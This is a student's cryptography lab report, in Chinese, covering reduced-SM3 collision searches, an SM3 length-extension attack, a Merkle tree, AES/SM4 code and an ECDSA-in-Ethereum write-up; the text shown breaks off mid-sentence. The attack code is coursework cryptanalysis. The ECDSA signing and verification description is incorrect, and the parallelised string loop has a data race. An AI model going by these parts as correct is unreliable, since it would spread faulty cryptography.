



山东大学

**2023 年春季学期《创新创业实践课》实验报告**

姓名：李直桐

组别：25

班级：密码 21.1

学号：202100460076

25 组人员分工表:  
姓名: 李直桐  
学号: 202100460076  
负责 project: 1,2,3,4,5,9,10,17,22

## 目录

*Project1: implement the naïve birthday attack of reduced SM3 .....	3
*Project2: implement the Rho method of reduced SM3 .....	4
*Project3: implement length extension attack for SM3, SHA256, etc. ....	6
*Project4: do your best to optimize SM3 implementation (software) .....	7
*Project5: Impl Merkle Tree following RFC6962 .....	9
*Project9: AES / SM4 software implementation .....	14
*Project10: report on the application of this deduce technique in Ethereum with ECDSA .....	19
*Project17: 比较 Firefox 和谷歌的记住密码插件的实现区别 .....	23
*Project22: research report on MPT .....	26

### \*Project1: implement the naïve birthday attack of reduced SM3

生日攻击：寻找哈希函数的具有相同输出的两个任意输入，即寻找碰撞。  
如生日悖论中所描述的，对于哈希函数  $H(x)$ ，有  $2^m$  个可能的输出，那么至少有两个输入产生相同输出的概率大于 0.5，则选取的随机输入数量为  $2^{(m/2)}$ 。  
对于 SM3 算法，输出值为 256bit，则我们随机选取  $2^{128}$  个输入，则至少有两个输入的概率大于 0.5。

#### 代码思路：

依次计算输入消息的哈希值，建立一个列表，将输入消息与其哈希值相对应，将本次的计算结果与列表中每个值比较，若相等，则说明碰撞成功，找到两个输出值相同的消息值。

#### 实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4

操作系统：Win11

编译器：VS2019

代码语言：C++

#### 关键代码：

```
1.  string list[max_num]; //建立哈希值对应表
2.  bool sm3_birthday_attack() {
3.      for (int i = 0; i < max_num; i++) {
4.          string stri = to_string(i);
5.          string paddingValue = padding(stri);
6.          string result = iteration(paddingValue);
7.          list[i] = result;
8.          for (int j = 0; j < i; j++) {
9.              if (list[j].substr(0, 64)==result.substr(0, 64)) {
10.                  cout << "碰撞值:" << stri << endl;
11.                  cout << "其哈希值为:" << endl;
12.                  for (int i = 0; i < 8; i++) {
13.                      cout << result.substr(8 * i, 8) << ' ';
14.                  }
15.                  cout << endl;
16.                  string strj = to_string(j);
17.                  cout << "碰撞值:" << strj << endl;
18.                  cout << "其哈希值为:" << endl;
19.                  for (int i = 0; i < 8; i++) {
20.                      cout << list[j].substr(8 * i, 8) << ' ';
21.                  }
22.                  cout << endl;
23.                  cout << "此次共计寻找:" << i << "个数" << endl;
```

```


24.             return 1;
25.         }
26.     }
27. }
28. return 0;
29. }

```

运行结果：

因计算量过大，故以寻找哈希值前 4 字节相同为例，进行生日攻击。

运行速度为 77s



```

Microsoft Visual Studio 调试控制台
碰撞值:443
其哈希值为:
E301AF9D 225490DC 7523727C A7F6E8EA 5CA438C1 BDDAD189 5E35DEB6 90059C02
碰撞值:275
其哈希值为:
E301709A B238D32E B5C6B6DF 39E4DE4B 5B27CE41 3E97E22C 21A7E015 DC117442
所用时间为: 77587ms

D:\有用的文件\创新创业实践课实验相关\SM3birthdayattack\Debug\SM3birthdayatta
按任意键关闭此窗口. . .

```

### \*Project2: implement the Rho method of reduced SM3

**Pollard  $\rho$  算法：**该算法考虑伪随机序列  $x_i = x_0, f(x_0), f(f(x_0)) \dots$ ，其中  $f$  是多项式函数，此处选择  $f(x) = 2 * x + 1$ ，必然会形成一个环。通过多项式迭代产生数列，从中寻找整数  $x_1$  和  $x_2$  满足  $H(x_1) = H(x_2)$ 。

代码思路：

建立两个列表，rho 初值取 0，迭代  $2 * \text{rho} + 1$ ，将输入消息与其哈希值相对应，将本次的计算结果与结果列表 listb[] 中每个值比较，若相等，则说明碰撞成功，找到两个输出值相同的消息值。

实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4

操作系统：Win11

编译器：VS2019

代码语言：C++

关键代码：

```
1.  string lista[max_num]; //用于存储原消息值
2.  string listb[max_num]; //用于存储对应哈希值
3.  bool sm3_rho_attack() {
4.      int rho = 0;
5.      int start = 0;
6.      for (int i = 0; i < max_num; i++) {
7.          if (rho != -1) {
8.              rho = 2* rho + 1; //设定  $f(x)=2*x+1$ 
9.          }
10.         else { //超过 int 的最大范围时，重新设定 rho
11.             start += 1;
12.             rho = start;
13.         }
14.         string stri = to_string(rho);
15.         lista[i] = stri; //原消息值
16.         string paddingValue = padding(stri);
17.         string result = iteration(paddingValue);
18.         listb[i] = result; //对应哈希值
19.
20.         for (int j = 0; j < i; j++) {
21.             if (listb[j].substr(0, 64) == result.substr(0, 64) &&
                stri != lista[j]) {
22.                 cout << "碰撞值:" << stri << endl;
23.                 cout << "其哈希值为:" << endl;
24.                 for (int i = 0; i < 8; i++) {
25.                     cout << result.substr(8 * i, 8) << ' ';
26.                 }
27.                 cout << endl;
28.
29.                 cout << "碰撞值:" << lista[j] << endl;
30.                 cout << "其哈希值为:" << endl;
31.                 for (int i = 0; i < 8; i++) {
32.                     cout << listb[j].substr(8 * i, 8) << ' ';
33.                 }
34.                 cout << endl;
35.                 return 1;
36.             }
37.         }
38.     }
39.     return 0;
40. }
```

运行结果:

因计算量过大, 故以寻找哈希值前 4 字节相同为例, 进行 Pollard  $\rho$  攻击。

运行速度为 137s

```
Microsoft Visual Studio 调试控制台
碰撞值:25599
其哈希值为:
EAE974A1 6800FB83 95D13DB0 1DD54003 E4F307D3 99F57D20 5CED7986 2E797A95
碰撞值:212991
其哈希值为:
EAE92350 5581E0B7 A71305A8 F9FD197E 08C5D133 3F197354 44731835 E11E1B58
所用时间为: 137390ms

D:\有用的文件\创新创业实践课实验相关\SM3phoattack\Debug\SM3phoattack.exe (进
按任意键关闭此窗口. . .
```

\*Project3: implement length extension attack for SM3, SHA256, etc.

长度扩展攻击: 假设我们两段数据 S 和 M 以及单向散列函数 h, 其中 S 是机密信息。我们通过  $\text{hash} = h(S || M)$  计算 hash 值, 通过计数数据的 hash 与原始 hash 对比来校验数据是否可靠。

代码思路:

长度扩展攻击需要我们知道消息值压缩后的结果以及消息值的长度, 我们对扩展值进行消息填充, 并加上原始消息值的长度, 将原始消息的哈希值作为 IV 对此数据进行迭代压缩, 得到新的哈希值, 与原始哈希值比较, 若相等, 则说明长度扩展攻击成功。

实验环境:

处理器: 11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存: 16GB LPDDR4

操作系统: Win11

编译器: VS2019

代码语言: C++

关键代码:

```
1. string sm3_len_extension_attack(string hash1, int len, string exst
   r) {
```

```

2.         string paddingvalue = padding(exstr); //扩展消息填充
3.         string newstr = DecToHex(HexToDec(paddingvalue) + len); //将扩
           展的消息与原始长度组装在一起
4.         string hash2 = new_iteration(newstr, hash1); //将原始哈希值作
           为 IV 对其进行迭代压缩
5.         return hash2;
6.     }

```

运行结果：

以原始数据与扩展数据均为 256bit 为例

运行速度为 0.001s



```

Microsoft Visual Studio 调试控制台
原始哈希值: 5CEBA8303C22CC2B99566C86BCB2B0B9087146DAFADAA2DAC0833EED62C7602D
扩展后哈希值: 5CEBA8303C22CC2B99566C86BCB2B0B9087146DAFADAA2DAC0833EED62C7602D
长度扩展攻击成功!
所用时间为: 1ms

D:\有用的文件\创新创业实践课实验相关\SM3lenextenattack\Debug\SM3lenextenattack.exe
按任意键关闭此窗口. . .

```

**\*Project4: do your best to optimize SM3 implementation (software)**

软件优化：我们可以通过消除循环的低效率、减少过程调用、循环展开、提高并行性等方法对代码进行优化，从而加速代码计算速度，提高代码的运行效率，实现代码的软件优化。

如图，`str.size()`在每次循环时都会被计算一次，但是该值在循环中是不改变的，所以我们可以将此计算的值赋给 `s`，从而消除每次循环调用的低效率，而实现优化。

关键代码：

```

for (int i = 0; i < str.size(); i++) {
    res += DecToHex((int)str[i]);
}

```

```
int s = str.size();
for (int i = 0; i < s; i++) { //首先
    res += DecToHex((int)str[i]);
}
```

OpenMP(Open Multi-Processing)是一种用于共享内存并行系统的多线程程序设计方案，支持的编程语言包括 C、C++和 Fortran。OpenMP 提供了对并行算法的高层抽象描述，通过线程实现并行化，特别适合在多核 CPU 机器上的并行程序设计。编译器根据程序中添加的 pragma 指令，自动将程序并行处理，使用 OpenMP 降低了并行编程的难度和复杂度。当编译器不支持 OpenMP 时，程序会退化成普通（串行）程序。程序中已有的 OpenMP 指令不会影响程序的正常编译运行。OpenMP 可以实现多线程并行，提高程序的并行性，而实现优化。

关键代码：

```
#pragma omp parallel for num_threads(16)
for (int i = 0; i < s; i++) { //首先
    res += DecToHex((int)str[i]);
}
```

实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4

操作系统：Win11

编译器：VS2019

代码语言：C++

运行结果：

以 32 字节数据进行压缩为例


优化后运行速度为 0.177s





### \*Project5: Impl Merkle Tree following RFC6962

默克尔树：默克尔树的最底下的一层节点是数据块，对每两个相邻的数据块取 hash 并将它们的值再次进行 hash 得到一个新的节点。再向上将得到的两个相邻的新节点的值做一次 hash 得到一个上层节点，直至最终得到一个根节点。默克尔树可以被用于验证任何类型的数据的存储。通常被用作与其他节点的计算机之间进行数据转移的数据完整性以及正确性的校验。



比特币中的默克尔树应用：

在比特币中，默克尔树主要负责做交易打包的校验，在 **block header** 中保存了该区块中打包的所有交易组成的一颗默克尔树的根 hash 值。默克尔树的特性保证了一旦这个区块被链上其他的节点接受，成为最长有效链的一部分之后。这个节点中的交易就不会再被改变，因为一旦改变其中的交易，就会导致整棵树的根 hash 值产生变化，最终当前区块的 hash 值也会改变。这个区块就不会被其他节点接受。

代码思路：

建立节点类与默克尔树类，完善相应函数部分，对于默克尔树，重要部分为建立叶子结点列表、构造默克尔树与验证数据三部分。

函数 **BuildLeaves()** 用于建立叶子结点列表，输入建立默克尔树的基础字符串，装入容器 **vector** 中，计算每个字符串的哈希值，作为叶子结点，压入结点列表中。

函数 **BuildTree()** 用于构建 **Merkle Tree**，循环中每次传入结点列表的一列，计算相邻两个结点的哈希值，作为父节点，直至得到根节点。

实验环境:

处理器: 11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存: 16GB LPDDR4

操作系统: Win11

编译器: VS2019

代码语言: C++

关键代码:

```
1.  void MerkleTree::BuildLeaves(vector<string> base_leaf){ //建立叶子节点列表
2.      vector<node*> new_leaf;
3.
4.      for (auto leaf : base_leaf) { //给每一个字符串创建对应节点, 并通过这个字符串设置哈希值
5.          node* new_node = new node;
6.          new_node->setHash(leaf);
7.          new_leaf.push_back(new_node);
8.      }
9.
10.     nodelist.push_back(new_leaf); //将叶子节点压入结点列表中
11.     cout << endl;
12. }
13.
14. void MerkleTree::BuildTree() { //构造 Merkle Tree
15.     int count = 1;
16.     do{
17.         vector<node*> new_nodes;
18.         makeBinary(nodelist.end()[-1]); //传入尾元素 即一个结点列表
19.         cout << "第"<<count<<"层结点由左至右为:" << endl;
20.         printTreeLevel(nodelist.end()[-1]); //打印该层结点
21.         cout << endl;
22.         for (int i = 0; i < nodelist.end()[-1].size(); i += 2){
23.             node* new_parent = new node; //设置父亲节点
24.             //将列表的第 i 和第 i+1 个结点的父节点设置为 new_parent
25.             nodelist.end()[-1][i]->setParent(new_parent);
26.             nodelist.end()[-1][i + 1]->setParent(new_parent);
27.
28.             //父节点哈希值=Hash(左孩子+右孩子)
29.             new_parent->setHash(nodelist.end()[-1][i]->getHash()
+ nodelist.end()[-1][i + 1]->getHash());
30.             //将该父节点的左右孩子节点设置为第 i 和第 i+1 个结点
31.             new_parent->setChildren(nodelist.end()[-1][i], nodelist.end()[-1][i + 1]);
```

```

32.          //将 new_parent 压入 new_nodes
33.          new_nodes.push_back(new_parent);
34.      }
35.
36.          nodelist.push_back(new_nodes); //将新一轮的父节点 new_nodes
        压入 nodelist
37.          count++;
38.
39.      } while (nodelist.end()[-1].size() > 1); //这样每一轮得到新一层
        的父节点，直至得到根节点，退出循环
40.      cout << "第" << count << "层结点由左至右为:" << endl;
41.      printTreeLevel(nodelist.end()[-1]);
42.      cout << endl;
43.
44.      cout << "该默克尔树共" << count << "层" << endl;
45.      MerkleRoot = nodelist.end()[-1][0]->getHash(); //根节点的哈希
        值
46.      cout << "根节点为:" << MerkleRoot << endl << endl;
47.  }

```

用户只需要按照规则将自己账户进行一次哈希计算，找到其在这个树中的位置，和相邻节点，然后再一层层的向上计算哈希，最终计算出树根，如果和官方公布的一致那就说明是准备金无误的。

函数 Hash\_Verify()用于验证数据的正确性，用户输入自己的数据，计算哈希值，与默克尔树的叶子结点比对，若存在相等结点，则说明用户数据存在于默克尔树中；与兄弟结点做哈希，得到父节点，父节点也继续与兄弟结点做哈希，直至得到根节点，与原本存储的根节点作比较，如果相等，则说明数据没有被修改过。

关键代码：

```

1.  bool MerkleTree::Hash_Verify(string hash){//验证是否被修改过
2.      node* venode = nullptr;
3.      string act_hash = hash;
4.
5.      for (int i = 0; i < nodelist[0].size(); i++){
6.          if (nodelist[0][i]->getHash() == hash){
7.              venode = nodelist[0][i];
8.          }
9.      }
10.     if (venode == nullptr){
11.         return 0;
12.     }
13.
14.     cout << "验证的哈希值:" << endl;

```

```

15.         cout << act_hash << endl;
16.
17.         do { //验证 merkle tree 是否改变过
18.             if (venode->ifleft() == 0){ //若为左孩子，则+右兄弟做哈希
19.                 act_hash = iteration(padding(act_hash + venode->getSi
bling()->getHash()));
20.             }
21.             else{ //若为右孩子，则左兄弟+做哈希
22.                 act_hash = iteration(padding(venode->getSibling()->ge
tHash() + act_hash));
23.             }
24.             cout << act_hash << endl;
25.
26.             venode = venode->getParent();
27.         } while ((venode->getParent()) != NULL); //到达根节点
28.
29.         return act_hash == MerkleRoot ? 1 : 0;
30.     }

```

运行结果：

哈希函数以 SM3 为例，输入 8 组数据，  
构建默克尔树的运行速度为 5.1s，  
验证的运行速度为 1.5s。

Microsoft Visual Studio 调试控制台

请输入Merkle Tree的叶子结点的数据，以‘#’作为结束符：

62yhwe  
34354rf  
435etd  
24356td  
32wesa  
76rfghssdff  
e456ygds  
43546f  
#

MerkleTree各层值如下：

第1层结点由左至右为：

67225904B77F38312C640CE3C89769F0DCC3953670EBB88620BCDB45C2E8A6CB  
670B56E326D2484E2951B38240E693791750D213F8CE00CD49B6A3518DF96B63  
0118B5414D180E583D62E86EB63EEDC5C23849389CC347F7CA3E5DFFE13F5245  
91014AADA86ECFBD1E500EE4372666B50569B31E78E3A660F576CB111DAC27EC  
AFB595695150D2952B01BFB035A4B2832F1E1ED9DA7E733EA05632E3DFC18F1A  
8E40532605F507D29E23FC66725BAA8ABBA994E19F8E43882A08ACE1F5B648A0  
3E44C7876C534339F2B5941E6CE2892BC54ADF003074DA890884F3FFD0F09BA  
2338958DA402302D65C38DB2E9F0571C084C25E751CF9C086BA719D72BD44A63

第2层结点由左至右为：

3E105824AD2845F9BE99BE756F8B4A7000EEF5B532ABFE602CE96762BAD6DA33  
BD4BEA74A8BFB6824E974CE5E7A069A7DE00E7A6C4C386913185025C51EEFEC7  
B0F5F72B8A23B094D0C123C033FBF4CD25CB90DB9AFA9163E2D7620A6913A7F0  
3085BF74FB7A4FD1B37439898507B82AD2E5318137024C6C07A39FC2F6EA3AE9

第3层结点由左至右为：

87B5537300216E31F3F2AF5DA10A7B0518D380464585CF4085FA4E4F34BA2821  
E817DCFECDB7F325CBE66B673E243F34CF8308141699372C7D807BE7E77E008

第4层结点由左至右为：

CC4404F9287B22144FE63E5DA9CB100B4B24664D4FF15AC10C89781C586951E4

该默克尔树共4层

根节点为：CC4404F9287B22144FE63E5DA9CB100B4B24664D4FF15AC10C89781C586951E4

构造默克尔树所用时间为：5110ms

请输入想要验证的数据：

43546f

验证的数据的哈希值：2338958DA402302D65C38DB2E9F0571C084C25E751CF9C086BA719D72BD44A63

验证的哈希值：

2338958DA402302D65C38DB2E9F0571C084C25E751CF9C086BA719D72BD44A63  
3085BF74FB7A4FD1B37439898507B82AD2E5318137024C6C07A39FC2F6EA3AE9  
E817DCFECDB7F325CBE66B673E243F34CF8308141699372C7D807BE7E77E008  
CC4404F9287B22144FE63E5DA9CB100B4B24664D4FF15AC10C89781C586951E4

该默克尔树上存在验证的数据的叶子结点并且该树未被改变。

验证所用时间为：1581ms

D:\有用的文件\创新创业实践课实验相关\MerkleTree\Debug\MerkleTree.exe (进程 20892) 已退出  
按任意键关闭此窗口。 . . .

## \*Project9: AES / SM4 software implementation

AES 为分组密码，分组密码也就是把明文分成一组一组的，每组长度相等，每次加密一组数据，直到将整个明文加密完成。

AES 的密钥支持三种长度：AES128、AES192、AES256。密钥的长度决定了 AES 加密的轮数，并且不同阶段的有不同的处理步骤，AES 的核心就是实现一轮中的所有操作。我们可以将不同轮次分为初始轮、普通轮、最终轮。


初始轮它只做一个操作：轮密钥加

普通轮有四个操作步骤：①字节代换、②行移位、③列混淆、④轮密钥加

最终轮有三个操作步骤：①字节代换、②行移位、③轮密钥加

以 AES128 为例，AES 的加密公式为  $C=E(K,P)$ ，在加密函数 E 中，会执行一个轮函数，并且执行 10 次这个轮函数，这个轮函数的前 9 次执行的操作是一样的，只有第 10 次有所不同。

## Encryption process



实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz

内存：16GB LPDDR4

操作系统：Win11

编译器：VS2019



代码语言: C++

关键代码:

①行移位:

```
1. void ShiftRows(unsigned char parray[4][4]){
2.     // 复制 parray 到 temp
3.     unsigned char temp[4][4];
4.     for (int i = 0; i < 4; i++){
5.         for (int j = 0; j < 4; j++)
6.             temp[i][j] = parray[i][j];
7.     }
8.     // 开始移位
9.     for (int i = 0; i < 4; i++){
10.        // 第一行不变
11.        // 第二行向左移一个字节
12.        if (i == 1){
13.            for (int j = 0; j < 3; j++)
14.                parray[i][j] = parray[i][j + 1];
15.            parray[i][3] = temp[i][0];
16.        }
17.        // 第三行向左移两个字节
18.        if (i == 2){
19.            for (int j = 0; j < 2; j++)
20.                parray[i][j] = parray[i][j + 2];
21.            parray[i][2] = temp[i][0];
22.            parray[i][3] = temp[i][1];
23.        }
24.        // 第四行向左移三个字节
25.        if (i == 3){
26.            for (int j = 3; j > 0; j--)
27.                parray[i][j] = parray[i][j - 1];
28.            parray[i][0] = temp[i][3];
29.        }
30.    }
31. }
```

②列混合:

```
1. void MixColumns(unsigned char parray[4][4]){
2.     // 复制 parray
3.     unsigned char temp[4][4];
4.     for (int i = 0; i < 4; i++){
5.         for (int j = 0; j < 4; j++)
6.             temp[i][j] = parray[i][j];
7.     }
```

```

8.      //开始计算
9.      for (int i = 0; i < 4; i++){
10.         for (int j = 0; j < 4; j++){
11.            parray[i][j] = GFmu(c[i][0], temp[0][j]) ^ GFmu(c[i][
12.               1], temp[1][j]) ^ GFmu(c[i][2], temp[2][j]) ^ GFmu(c[i][3], temp[3][
13.               j]);
14.         }
15.     }
16. }

```

### ③轮密钥生成:

```

1. void KeyExtend(unsigned char karray[4][4]){
2.     // 将主密钥放入扩展数组
3.     KeyColumnsCombine(karray, carray);
4.     for (int i = 4, j = 0; i < 44; i++){
5.         // 4 的整数倍要经过 g 函数
6.         if (i % 4 == 0){
7.             carray[i] = carray[i - 4] ^ g(carray[i - 1], j);
8.             j++; // 下一轮
9.         }
10.        else
11.            carray[i] = carray[i - 1] ^ carray[i - 4];
12.        //cout << carray[i];
13.    }
14. }

```

### ④轮密钥加密:

```

1. void AddKeyRound(unsigned char parray[4][4], int round){
2.     // 存放列的子密钥
3.     unsigned char rarray[4];
4.     for (int i = 0; i < 4; i++){
5.         // 从 carray[44]中取出, 放入 rarray[4]
6.         SplitNumToArray(carray[round * 4 + i], rarray);
7.         // 一列一列加密
8.         for (int j = 0; j < 4; j++){
9.             parray[j][i] = parray[j][i] ^ rarray[j];
10.        }
11.    }
12. }

```

运行结果:

以加密 128bit 数据为例

运行速度为 0.001s。



```
Microsoft Visual Studio 调试控制台
AES加密结果:
93      EC      ED      ED
F6      13      3A      F0
68      8F      6E      59
CC      65      1F      77

时间为: 1ms
C:\Users\86166\source\repos\AESse
按任意键关闭此窗口. . .
```

SM4 算法是我国商用密码标准，是一个分组加密算法，分组长度和密钥长度均 128bit。SM4 算法使用 32 轮的非线性迭代结构。SM4 在最后一轮非线性迭代之后加上了一个反序变换，因此 SM4 中只要解密密钥是加密密钥的逆序，它的解密算法与加密算法就可以保持一致。SM4 的主体运算是非平衡 Feistel 网络。整体逻辑结构如图所示，经过 32 轮变换把明文变换为密文。




图 1 SM4 算法总体流程

CSDN @Kiki\_\_c

### 密钥扩展算法

SM4 密码算法采用 32 轮的迭代加密结构，拥有 128 位加密密钥，一共使用 32 轮密钥，每一轮的加密使用 32 位的一个轮密钥。SM4 算法的特点使得它需要使用一个密钥扩展算法，在加密密钥当中产生 32 个轮密钥。在这个密钥的扩展算法当中有常数 FK、固定参数 CK 这两个数值，具体算法如下：

- ①  $(K_0, K_1, K_2, K_3) = (MK_0 \oplus FK_0, MK_1 \oplus FK_1, MK_2 \oplus FK_2, MK_3 \oplus FK_3)$
- ② For  $i=0,1,\dots,30,31$  Do  
     $r_{ki} = K(i+4) = K_i \oplus T'(K(i+1) \oplus K(i+2) \oplus K(i+3) \oplus CK_i)$

### 实验环境：

处理器：11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz  
内存：16GB LPDDR4

操作系统：Win11

编译器：VS2019

代码语言：C++

关键代码：

```
1.  uint32_t K[36];
2.  K[0] = MK[0] ^ FK[0];
3.  K[1] = MK[1] ^ FK[1];
4.  K[2] = MK[2] ^ FK[2];
5.  K[3] = MK[3] ^ FK[3];
6.
7.  //Extension_Loop:
8.  for (i = 0; i < 32; i++)
9.  {
10.     uint32_t B = CK[i] ^ K[i + 1] ^ K[i + 2] ^ K[i + 3];
11.     uint32_t C = (uint32_t)Sbox[(uint8_t)B] + ((uint32_t)Sbox[(uint8_t)(B >> 8)] << 8)
12.        + ((uint32_t)Sbox[(uint8_t)(B >> 16)] << 16) + ((uint32_t)Sbox[(uint8_t)(B >> 24)] << 24);
13.     uint32_t D = C ^ (C << 13 | C >> 19) ^ (C << 23 | C >> 9);
14.     K[i + 4] = K[i] ^ D;
15. }
```

SM4 的加密算法

SM4 密码算法的数据分组长度为 128 比特，密钥长度也是 128 比特，是分组算法当中的一种。它采用 32 轮迭代结构来作为它的加密算法，每轮使用一个轮密钥。设输入的明文为四个字( $X_0, X_1, X_2, X_3$ )，一共有 128 位。输入轮密钥为  $r_{ki}, i=0,1,\dots, 31$ ，一共 32 个字。输出密文为四个字( $Y_0, Y_1, Y_2, Y_3$ )，128 位。

则这个加密算法可描述如下：

①首先执行 32 次迭代运算：

$X_{i+4}=F(X_i,X_{i+1},X_{i+2},X_{i+3},r_{ki})=X_i\oplus T(X_i\oplus X_{i+1}\oplus X_{i+2}\oplus X_{i+3}\oplus r_{ki}), i=0,1,\dots,31$

②对最后一轮数据进行反序变换并得到密文输出：

$(Y_0,Y_1,Y_2,Y_3)=R(X_{32},X_{33},X_{34},X_{35})=(X_{35},X_{34},X_{33},X_{32})$ 。

关键代码：

```
1.  uint32_t cipher[36];
2.  cipher[0] = plain[0];
3.  cipher[1] = plain[1];
4.  cipher[2] = plain[2];
5.  cipher[3] = plain[3];
6.
7.  //SM4_enc:
8.  for (i = 0; i < 32; i++)
9.  {
```

```

10.     uint32_t A = cipher[i + 1] ^ cipher[i + 2] ^ cipher[i + 3] ^
        K[i + 4];
11.     uint32_t B = (uint32_t)Sbox[(uint8_t)A] + ((uint32_t)Sbox[(ui
        nt8_t)(A >> 8)] << 8)
12.         + ((uint32_t)Sbox[(uint8_t)(A >> 16)] << 16) + ((uint32_t)
        Sbox[(uint8_t)(A >> 24)] << 24);
13.     uint32_t C = B ^ (B << 2 | B >> 30) ^ (B << 10 | B >> 22) ^ (
        B << 18 | B >> 14) ^ (B << 24 | B >> 8);
14.     cipher[i + 4] = cipher[i] ^ C;
15. }
16.
17. M[0] = cipher[35];
18. M[1] = cipher[34];
19. M[2] = cipher[33];
20. M[3] = cipher[32];

```

运行结果：

以加密 128bit 数据为例

运行速度为 0ms。



```

Microsoft Visual Studio 调试控制台
SM4加密结果为:
0x681edf34  0xd206965e  0x86b3e94f  0x536e4246
所用时间为: 0 ms
D:\有用的文件\创新创业实践课实验相关\SM2otheroptimiz
按任意键关闭此窗口. . .

```

\*Project10: report on the application of this deduce technique in Ethereum with ECDSA

### 一、ECDSA 概述

椭圆曲线数字签名算法 ECDSA (Elliptic Curve Digital Signature Algorithm) 是一个基于椭圆曲线的签名算法。对某个消息进行签名的目的是使接收者确认该消息是由签名者发送的，且未经过篡改。ECDSA 是使用椭圆曲线密码（ECC）对数字签名算法（DSA）的模拟。ECDSA 于 1999 年成为 ANSI 标准，并于 2000 年成为 IEEE 和 NIST 标准。

它在 1998 年既已为 ISO 所接受，并且包含它的其他一些标准亦在 ISO 的考虑之中。与普通的离散对数问题（discrete logarithm problem DLP）和大数分解问题（integer factorization problem IFP）不同，椭圆曲线离散对数问题（elliptic curve

discrete logarithm problem ECDLP) 没有亚指数时间的解决方法。因此椭圆曲线密码的单位比特强度要高于其他公钥体制。

数字签名算法 (DSA) 在联邦信息处理标准 FIPS 中有详细论述, 称为数字签名标准。它的安全性基于素域上的离散对数问题。椭圆曲线密码 (ECC) 由 Neal Koblitz 和 Victor Miller 于 1985 年发明。它可以看作是椭圆曲线对先前基于离散对数问题 (DLP) 的密码系统的模拟, 只是群元素由素域中的元素数换为有限域上的椭圆曲线上的点。

椭圆曲线密码体制的安全性基于椭圆曲线离散对数问题 (ECDLP) 的难解性。椭圆曲线离散对数问题远难于离散对数问题, 椭圆曲线密码系统的单位比特强度要远高于传统的离散对数系统。因此在使用较短的密钥的情况下, ECC 可以达到与 DL 系统相同的安全级别。这带来的好处就是计算参数更小, 密钥更短, 运算速度更快, 签名也更加短小。因此椭圆曲线密码尤其适用于处理能力、存储空间、带宽及功耗受限的场合。

ECDSA 的安全性质: 不可伪造性、不可否认性和完整性保证。

## 二、ECDSA 原理

ECDSA 是 ECC 与 DSA 的结合, 整个签名过程与 DSA 类似, 所不一样的是签名中采取的算法为 ECC, 最后签名出来的值也是分为  $r, s$ 。

签名过程如下:

- 1、选择一条椭圆曲线  $E_p(a,b)$ , 和基点  $G$ ;
- 2、选择私有密钥  $k$  ( $k < n$ ,  $n$  为  $G$  的阶), 利用基点  $G$  计算公开密钥  $K=kG$ ;
- 3、产生一个随机整数  $r$  ( $r < n$ ), 计算点  $R=rG$ ;
- 4、将原数据和点  $R$  的坐标值  $x,y$  作为参数, 计算 SHA1 做为 hash, 即  $\text{Hash}=\text{SHA1}(\text{原数据}, x, y)$ ;
- 5、计算  $s \equiv r - \text{Hash} * k \pmod{n}$
- 6、 $r$  和  $s$  做为签名值, 如果  $r$  和  $s$  其中一个为 0, 重新从第 3 步开始执行

验证过程如下:

- 1、接受方在收到消息( $m$ )和签名值( $r,s$ )后, 进行以下运算
- 2、计算:  $sG+H(m)P=(x_1,y_1)$ ,  $r_1 \equiv x_1 \pmod{p}$ 。
- 3、验证等式:  $r_1 \equiv r \pmod{p}$ 。
- 4、如果等式成立, 接受签名, 否则签名无效。

## 实现步骤

- 第一步: 初始化密钥组, 生成 ECDSA 算法的公钥和私钥
- 第二步: 执行私钥签名, 使用私钥签名, 生成私钥签名
- 第三步: 执行公钥签名, 生成公钥签名
- 第四步: 使用公钥验证私钥签名

Secp256k1 是指比特币中使用的 ECDSA(椭圆曲线数字签名算法)曲线的参数, 以

以太坊也使用了 **Secp256k1**，对以太坊一笔交易进行签名的大致步骤如下：

- 1、对交易数据进行 RLP 编码
- 2、对第一步得到的编码进行哈希
- 3、将哈希与标识以太坊的特定字符串拼接在一起，再次哈希。这一步是为了保证该签名仅在以太坊上可用
- 4、用上一节介绍的 **ECDSA** 算法对第三步得到的哈希进行签名，得到  $(r, s, v)$
- 5、将第四步得到的签名与交易数据拼接，再次进行 RLP 编码，得到最终的签名消息

### 三、ECDSA 在以太坊中的应用

**交易签名验证：**在以太坊中，每个交易都需要进行数字签名来验证其合法性。发送方使用私钥对交易进行签名，接收方使用发送方的公钥和签名来验证交易的真实性。**ECDSA** 算法被用于生成和验证这些数字签名，确保交易的安全性和完整性。

**合约部署和调用：**以太坊中的智能合约也需要进行数字签名来验证其合法性。合约的创建者使用私钥对合约进行签名，以太坊网络中的节点使用公钥和签名来验证合约的真实性。**ECDSA** 算法被用于生成和验证这些数字签名，确保合约的安全性和完整性。

**账户身份验证：**以太坊中的账户也可以使用 **ECDSA** 算法进行身份验证。用户可以使用私钥对其账户进行签名，以太坊网络中的节点使用公钥和签名来验证账户的真实性。这种身份验证机制可以防止恶意用户冒充其他账户进行欺诈行为。

**消息验证：**以太坊中的消息也可以使用 **ECDSA** 算法进行验证。发送方使用私钥对消息进行签名，接收方使用发送方的公钥和签名来验证消息的真实性。这种消息验证机制可以确保消息的完整性和真实性。

总之，**ECDSA** 在以太坊中广泛应用于交易签名验证、合约部署和调用、账户身份验证以及消息验证等方面，保证了以太坊网络的安全性和完整性。

### 四、该推导技术在以太坊 ECDSA 中的应用

#### 1、密钥生成

传统的 **ECDSA** 密钥生成过程包括选择一个随机数  $k$ ，并计算公钥  $Q=k \cdot G$ ，其中  $G$  是基点。然而，选择合适的随机数  $k$  是一个困难的问题，因为  $k$  的选择会影响到私钥的安全性。推导技术通过优化随机数的选择过程，可以减少私钥被猜测的风险，从而提高密钥生成的效率和安全性。

#### 2、签名验证

传统的 **ECDSA** 签名验证过程包括计算一个点  $R=r \cdot G$ ，并将其  $x$  坐标与签名中的  $r$  进行比较。然而，这个比较操作需要进行一次椭圆曲线点的加法运算，导致了一定的计算开销。推导技术通过优化签名验证过程中的计算步骤，可以减少计算开销，提高签名验证的效率。

总之，**ECDSA** 在以太坊区块链中发挥着重要作用，保护了交易的安全性和完整性，

